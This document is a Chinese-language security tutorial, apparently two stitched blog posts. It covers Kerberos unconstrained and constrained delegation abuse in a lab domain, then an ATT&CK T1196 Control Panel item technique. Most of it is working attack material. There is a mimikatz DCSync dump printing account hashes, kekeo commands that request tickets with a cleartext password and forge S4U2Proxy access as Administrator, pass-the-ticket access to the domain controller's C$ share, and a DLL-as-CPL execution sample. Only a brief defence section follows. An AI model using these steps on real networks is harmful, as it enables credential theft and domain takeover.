+LDhZ2KLkQZEfaoe6xLJRicGSohVKsvFNBXeSIgXfm3Tq9V6aZ2c3xsV8kojdp7tu9krQObGDwebtH0KSlyxA2
wpqZYq7Q13mBJCf8IIisTlVn5eXB2okHyYekfGVr35smlk3ringN6oV6m0N/CenNWXEMi/rgPRt0esbJHWt2hY
WEwKdBEalaQ2SRc9PbjQ75diFpM89Juy724PbdreYSGucH4rEX1OWnm3PR8jJOu2svx8Yjg8etPAWTmBq1qeU7
srn4vmeNUV3gHT31OPUVjbxIMgHvSagNLQbdtwI1wqI43Rm5cGa4n40RU/5J2XNVxoGXKIQ+n04JgXgyCM4He1
Nbt83hIvBsUH0Yv5DGP9y4410sVbWs14FUNe0WJaCNHaHqdFEfWV/iKfXocZ8xZn+xvumqOB4TCB3qADAgEAoo
AgEXoRIEEPu3Vk4BahS5GfrGBbTIvpehDxsNQ0FURTRDQUZFLkNPTaIdMBugAwIBAaEUMBIbEFdJTi02QkNTQT
MjkwMTMyNTFaphEYDzIwMTkxMDI5MTEzMjQ5WqcRGA8yMDE5MTEwNTAxMzI0OVqoDxsNQ0FURTRDQUZFLkNPTa
RTRDQUZFLkNPTQ==


```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2

[*] Action: Import Ticket
[+] Ticket successfully imported!
PS C:\Users\mssql\Desktop\x64> klist

当前登录 ID 是 0:0x42a55

缓存的票证: (1)

#0>     客户端: WIN-6BCSA1ED2BP$ @ CATE4CAFE.COM
        服务器: krbtgt/CATE4CAFE.COM @ CATE4CAFE.COM
        Kerberos 票证加密类型: RSADSI RC4-HMAC(NT)
        票证标志 0x60a10000 -> forwardable forwarded renewable pre_authent name_canoni
        开始时间: 10/29/2019 9:32:51 (本地)
        结束时间:   10/29/2019 19:32:49 (本地)
        续订时间: 11/5/2019 9:32:49 (本地)
```

```
mimikatz # lsadump::dcsync /domain:cate4cafe.com /all /csv
[DC] 'cate4cafe.com' will be the domain
[DC] 'WIN-6BCSA1ED2BP.cate4cafe.com' will be the DC server
[DC] Exporting domain 'cate4cafe.com'
1001    cate4cafe       3c3d8bf7585cad247f14077932b1f275
502     krbtgt  637892fc760310a6d60fa491cbefce43
1107    win10   3c3d8bf7585cad247f14077932b1f275
1108    WIN10$  acc600e91a4544293d47dd39ae67d01e
500     Administrator   3b24c391862f4a8531a245a0217708c4
1105    mssql   3c3d8bf7585cad247f14077932b1f275
1110    TEST$   4c64c3f44783d266bb1ddaf7289aac6d
1111    test    3b24c391862f4a8531a245a0217708c4
1112    MSSQL$  fb83e1311da145b3b47177c986879a32
1002    WIN-6BCSA1ED2BP$        cc78f4e257a0865564ab072b30c43855
```

假如域内服务用户开启了无约束委派，在服务用户运行服务的主机上会存储用户的TGT，直接用mimikatz便可导出。这种攻击方法，除了可以用于攻击域内机器获取相应TGT，还可以在获得域控权限的条件下，用于作为后门以持续控制。

3.约束委派存在的威胁

本段以测试环境演示约束委派存在的威胁。


环境：域控 WIN-6BCSA1ED2BP.cate4cafe.com

域用户 mssql


前提：已有约束委派用户的密码或NTLM

0x01环境配置

域内服务用户才可以开启委派，可使用SETSPN或者ADSI为域用户设置SPN使其成为服务账户。以ADSI为例，选中用户-属性-servicePrincipalName-编辑，添加一个服务



设置userAccountControl,添加TRUSTED_TO_AUTH_FOR_DELEGATION属性使其能使用s4u协议




属性值对照表如下：


属性	十六进制	十进制
SCRIPT	0x0001	1
ACCOUNTDISABLE	0x0002	2
HOMEDIR_REQUIRED	0x0008	8
LOCKOUT	0x0010	16
PASSWD_NOTREQD	0x0020	32
PASSWD_CANT_CHANGE	0x0040	64
ENCRYPTED_TEXT_PWD_ALLOWED	0x0080	128
TEMP_DUPLICATE_ACCOUNT	0x0100	256
NORMAL_ACCOUNT	0x0200	512
INTERDOMAIN_TRUST_ACCOUNT	0x0800	2048
WORKSTATION_TRUST_ACCOUNT	0x1000	4096
SERVER_TRUST_ACCOUNT	0x2000	8192
DONT_EXPIRE_PASSWORD	0x10000	65536
MNS_LOGON_ACCOUNT	0x20000	131072
SMARTCARD_REQUIRED	0x40000	262144
TRUSTED_FOR_DELEGATION	0x80000	524288
NOT_DELEGATED	0x100000	1048576
USE_DES_KEY_ONLY	0x200000	2097152
DONT_REQ_PREAUTH	0x400000	4194304
PASSWORD_EXPIRED	0x800000	8388608
TRUSTED_TO_AUTH_FOR_DELEGATION	0x1000000	16777216

这里只要在原有值上加上TRUSTED_TO_AUTH_FOR_DELEGATION对应的十进制值即可。比如我原始值是66048(512+65536,表示是典型默认账户+密码永不过期)，加上TRUSTED_TO_AUTH_FOR_DELEGATION值16777216就是前面对应的16843264。

设置msds-allowedtodelegateto值为要委派的服务，比如cifs(访问目标文件)，ldap(dcsync)。这里委派域控上的cifs服务。


ADSI 编辑器
文件(F) 操作(A) 查看(V) 帮助(H)
ADSI 编辑器
默认命名上下文 [WIN-6BCSA1ED2BP.cate4c
DC=cate4cafe,DC=com
CN=Builtin
CN=Computers
OU=Domain Controllers
CN=ForeignSecurityPrincipals
CN=LostAndFound
CN=Managed Service Accounts
CN=NTDS Quotas
CN=Program Data
CN=System
CN=TPM Devices
CN=Users
名称
CN=Administrator
CN=Allowed RODC Pass...
CN=cate4cafe
CN=Cert Publishers
CN=Cloneable Domain C...
CN=Denied RODC Passw...
CN=DnsAdmins
CN=DnsUpdateProxy
CN=Domain Admins
CN=Domain Computers
CN=Domain Controllers
CN=Domain Guests
CN=Domain Users
CN=Enterprise Admins
CN=Enterprise Read-onl...
CN=Group Policy Creato...
CN=Guest
CN=krbtgt
CN=mssql
CN=Protected Users
操作
多值字符串编辑器
属性(A): msDS-AllowedToDelegateTo
要添加的值(V):
添加(D)
值(U):
cifs/WIN-6BCSA1ED2BP
cifs/WIN-6BCSA1ED2BP.cate4cafe.com
cifs/WIN-6BCSA1ED2BP.cate4cafe.com/CATE4CAF
cifs/WIN-6BCSA1ED2BP.cate4cafe.com/cate4cafe.
cifs/WIN-6BCSA1ED2BP/CATE4CAFE
krbtgt/cate4cafe.com
删除(R)
确定
取消
确定
取消
应用(A)
帮助

设置完后是这样


mssql 属性
拨入
环境
会话
远程控制
远程桌面服务配置文件
COM+
常规
地址
帐户
配置文件
电话
委派
组织
隶属于
委派是一个安全敏感的操作，它允许服务代表另一个用户运行。
不信任此用户作为委派(O)
信任此用户作为任何服务的委派(仅 Kerberos)(T)
仅信任此用户作为指定服务的委派(U)
仅使用 Kerberos(K)
使用任何身份验证协议(N)
可以由此帐户提供委派凭据的服务(S):
服务类型
用户或计算机
端口
服务名称
域
cifs
WIN-6BCSA1ED2...
cate4cafe....
krbtgt
cate4cafe.com
扩展式(E)
添加(D)...
删除(R)
确定
取消
应用(A)
帮助

```
PS C:\Users\mssql\Desktop\x64> Get-DomainUser mssql

logoncount                  : 191
badpasswordtime             : 2019/10/23 19:48:14
distinguishedname           : CN=mssql,CN=Users,DC=cate4cafe,DC=com
objectclass                 : {top, person, organizationalPerson, user}
displayname                 : mssql
lastlogontimestamp          : 2019/10/22 14:35:56
userprincipalname           : mssql@cate4cafe.com
name                        : mssql
objectsid                   : S-1-5-21-3059159032-1345188666-2070647200-1105
samaccountname              : mssql
codepage                    : 0
samaccounttype              : USER_OBJECT
accountexpires              : NEVER
countrycode                 : 0
whenchanged                 : 2019/10/30 8:14:23
instancetype                : 4
objectguid                  : 4df61632-7bb3-418b-b27d-3d046ecefa54
lastlogon                   : 2019/10/30 15:26:42
lastlogoff                  : 1601/1/1 8:00:00
msds-allowedtodelegateto    : {krbtgt/cate4cafe.com, cifs/WIN-6BCSA1ED2BP.cate4cafe.com/cate4cafe.com, cifs/W
                              P.cate4cafe.com, cifs/WIN-6BCSA1ED2BP...}
objectcategory              : CN=Person,CN=Schema,CN=Configuration,DC=cate4cafe,DC=com
dscorepropagationdata       : {2019/10/30 6:52:14, 2019/9/6 5:31:13, 1601/1/1 0:00:01}
serviceprincipalname        : {iisadmin/mssql.cate4cafe.com, http/mssql.cate4cafe.com}
whencreated                 : 2019/9/6 5:31:13
sn                          : mssql
badpwdcount                 : 0
cn                          : mssql
useraccountcontrol          : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
usncreated                  : 12759
primarygroupid              : 513
pwdlastset                  : 2019/9/6 13:31:13
usnchanged                  : 86109
```

所以，我们可以通过Get-DomainUser来获取域内开启了约束委派的用户

```
Get-DomainUser -TrustedToAuth -Properties distinguishedname,useraccountcontrol,m
edtodelegateto | fl
```

```
PS C:\Users\mssql\Desktop> Get-DomainUser -TrustedToAuth -Properties distinguishedname,useraccountcontrol,msds-allowedto
delegateto | fl

distinguishedname        : CN=mssql,CN=Users,DC=cate4cafe,DC=com
useraccountcontrol       : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
msds-allowedtodelegateto : {cifs/WIN-6BCSA1ED2BP.cate4cafe.com/cate4cafe.com, cifs/WIN-6BCSA1ED2BP.cate4cafe.com, cifs/
                           WIN-6BCSA1ED2BP, cifs/WIN-6BCSA1ED2BP.cate4cafe.com/CATE4CAFE...}
```

0x02攻击步骤

- 为用户申请TGT

```
PS C:\Users\mssql\Desktop> .\kekeo.exe "tgt::ask /user:mssql /domain:cate4cafe.com /password:_PL<0okm" exit

  ___ _    kekeo 2.1 (x64) built on Oct 23 2019 01:59:17
 /   ('>-  "A La Vie, A L'Amour"
 | K |     /* * *
 \____/     Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_       http://blog.gentilkiwi.com/kekeo                (oe.eo)
                                             with  9 modules * * */

kekeo(commandline) # tgt::ask /user:mssql /domain:cate4cafe.com /password:_PL<0okm
Realm        : cate4cafe.com (cate4cafe)
User         : mssql (mssql)
CName        : mssql    [KRB_NT_PRINCIPAL (1)]
SName        : krbtgt/cate4cafe.com     [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : ENCRYPTION KEY 23 (rc4_hmac_nt      ): 3c3d8bf7585cad247f14077932b1f275
[kdc] name: WIN-6BCSA1ED2BP.cate4cafe.com (auto)
[kdc] addr: 192.168.0.5 (auto)
  > Ticket in file 'TGT_mssql@CATE4CAFE.COM_krbtgt~cate4cafe.com@CATE4CAFE.COM.kirbi'

kekeo(commandline) # exit
Bye!
```

这里可以用/key参数代替/password使用ntlm申请票据。

- 执行执行 S4U2Proxy，以cate4cafe\administrator用户身份请求访问CIFS的TGS

```
PS C:\Users\mssql\Desktop> .\kekeo.exe "tgs::s4u /tgt:TGT_mssql@CATE4CAFE.COM_krbtgt~cate4cafe.com@CATE4CAF
user:Administrator@cate4cafe.com /service:cifs/WIN-6BCSA1ED2BP.cate4cafe.com" exit

  ___ _    kekeo 2.1 (x64) built on Oct 23 2019 01:59:17
 /   ('>-  "A La Vie, A L'Amour"
 | K  |    /* * *
 \____/     Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_       http://blog.gentilkiwi.com/kekeo                (oe.eo)
                                             with  9 modules * * */

kekeo(commandline) # tgs::s4u /tgt:TGT_mssql@CATE4CAFE.COM_krbtgt~cate4cafe.com@CATE4CAFE.COM.kirbi /user:A
cate4cafe.com /service:cifs/WIN-6BCSA1ED2BP.cate4cafe.com
Ticket  : TGT_mssql@CATE4CAFE.COM_krbtgt~cate4cafe.com@CATE4CAFE.COM.kirbi
  [krb-cred]     S: krbtgt/cate4cafe.com @ CATE4CAFE.COM
  [krb-cred]     E: [00000017] rc4_hmac_nt
  [enc-krb-cred] P: mssql @ CATE4CAFE.COM
  [enc-krb-cred] S: krbtgt/cate4cafe.com @ CATE4CAFE.COM
  [enc-krb-cred] T: [2019/10/30 15:26:42 ; 2019/10/31 1:26:42] {R:2019/11/6 15:26:42}
  [enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
  [enc-krb-cred] K: ENCRYPTION KEY 23 (rc4_hmac_nt      ): 3f2faf1248265bc3149f61aed8b45207
  [s4u2self]  Administrator@cate4cafe.com
[kdc] name: WIN-6BCSA1ED2BP.cate4cafe.com (auto)
[kdc] addr: 192.168.0.5 (auto)
  > Ticket in file 'TGS_Administrator@cate4cafe.com@CATE4CAFE.COM_mssql@CATE4CAFE.COM.kirbi'
Service(s):
  [s4u2proxy] cifs/WIN-6BCSA1ED2BP.cate4cafe.com
  > Ticket in file 'TGS_Administrator@cate4cafe.com@CATE4CAFE.COM_cifs~WIN-6BCSA1ED2BP.cate4cafe.com@CATE4C
'
```

- mimikatz导入TGS后，可以访问到域控文件

```
mimikatz(commandline) # kerberos::ptt TGS_Administrator@cate4cafe.com@CATE4CAFE.
COM_cifs~WIN-6BCSA1ED2BP.cate4cafe.com@CATE4CAFE.COM.kirbi

* File: 'TGS_Administrator@cate4cafe.com@CATE4CAFE.COM_cifs~WIN-6BCSA1ED2BP.cate
4cafe.com@CATE4CAFE.COM.kirbi': OK

mimikatz # exit
Bye!

C:\Users\mssql\Desktop>dir \\WIN-6BCSA1ED2BP.cate4cafe.com\c$
 驱动器 \\WIN-6BCSA1ED2BP.cate4cafe.com\c$ 中的卷没有标签。
 卷的序列号是 A299-01EE

 \\WIN-6BCSA1ED2BP.cate4cafe.com\c$ 的目录

2013/08/22  23:52    <DIR>          PerfLogs
2019/09/06  12:25    <DIR>          Program Files
2013/08/22  23:39    <DIR>          Program Files (x86)
2019/09/06  13:06    <DIR>          Users
2019/10/23  20:46    <DIR>          Windows
               0 个文件              0 字节
               5 个目录 53,171,073,024 可用字节
```

4.防御

查找为所有类型的委派配置的用户帐户，计算机帐户和托管服务帐户。在“ Active Directory用户和计算机（ADUC）”中分别配置帐户，使用“帐户敏感且无法委派”标志来阻止各种委派。在所有域控制器的高级审核策略中启用Kerberos审核，并监视从委派帐户到未批准服务的票证，在使用无限制的委托帐户服务器上设置出站防火墙规则。

ATT&CK攻防初窥系列--执行篇（一）

> 如果要评选网络安全界近年热词排行的话，那么ATT&CK这个词一定是稳居top3的。我们经常看到关于ATT&CK的一些技术文章分享，那么ATT&CK到底是什么呢？MITRE ATT&CK™ is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.这是官网对于ATT&CK框架的解释，向我们表明了ATT&CK是一个基于真实世界所观测到的对抗性战术和知识库。其将众多的红队技术分门别类的列举了出来，对于红队的进攻有着很强的指导意义。而对于蓝队来说，ATT&CK框架为蓝队提供了一种相互沟通的语言，可以理解为一种通用货币，使得蓝队可以围绕着ATT&CK框架共筑安全长城。介于ATT&CK框架对于红蓝双方学习的重要性和必要性，我们团队将会对ATT&CK的研究专门写一个系列，具体介绍ATT&CK技术的复现和威胁特征提取。
>
> ATT&CK框架将对抗性战术分为几个阶段，分别是Initial Access、Execution、Persistence、Privilege Escalation、Defense Evasion、Credential Access、Discovery、Lateral Movement、Collection、C2、Exfiltration、impact。我们首先从执行入手，带领大家初窥ATT&CK攻防。

T1196-Control Panel Items

控制面板项目是注册的可执行文件（.exe）或控制面板（.cpl）文件，CPL实际上是重命名的动态链接库（.dll）文件，可导出CPlApplet函数。控制面板项可以直接从命令行执行，也可以通过Control_RunDLL（API）调用或者直接双击文件。

攻击者可以使用控制面板项目来执行任意命令。恶意控制面板项目可以通过钓鱼邮件投递，也可以作为多阶段恶意软件的一个执行方法。控制面板项目，尤其是CPL文件，也可能会绕过应用程序或文件扩展名白名单。

命令执行


```
// dllmain.cpp : 定义 DLL 应用程序的入口点。
#include "stdafx.h"
#include <windows.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        WinExec("cmd.exe /c calc", SW_SHOW);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```


这里我们用了点取巧的办法，直接将代码写在了attach里面，将上述代码编译为dll文件CPIApplet.dll(可以随意命名),然后将CPIApplet.dll重命名为CPIApplet.cpl

技术复现

control.exe c:\users\W10PC1\desktop\CPIApplet.cpl //这里cpl一定要采用绝对路径否则失败

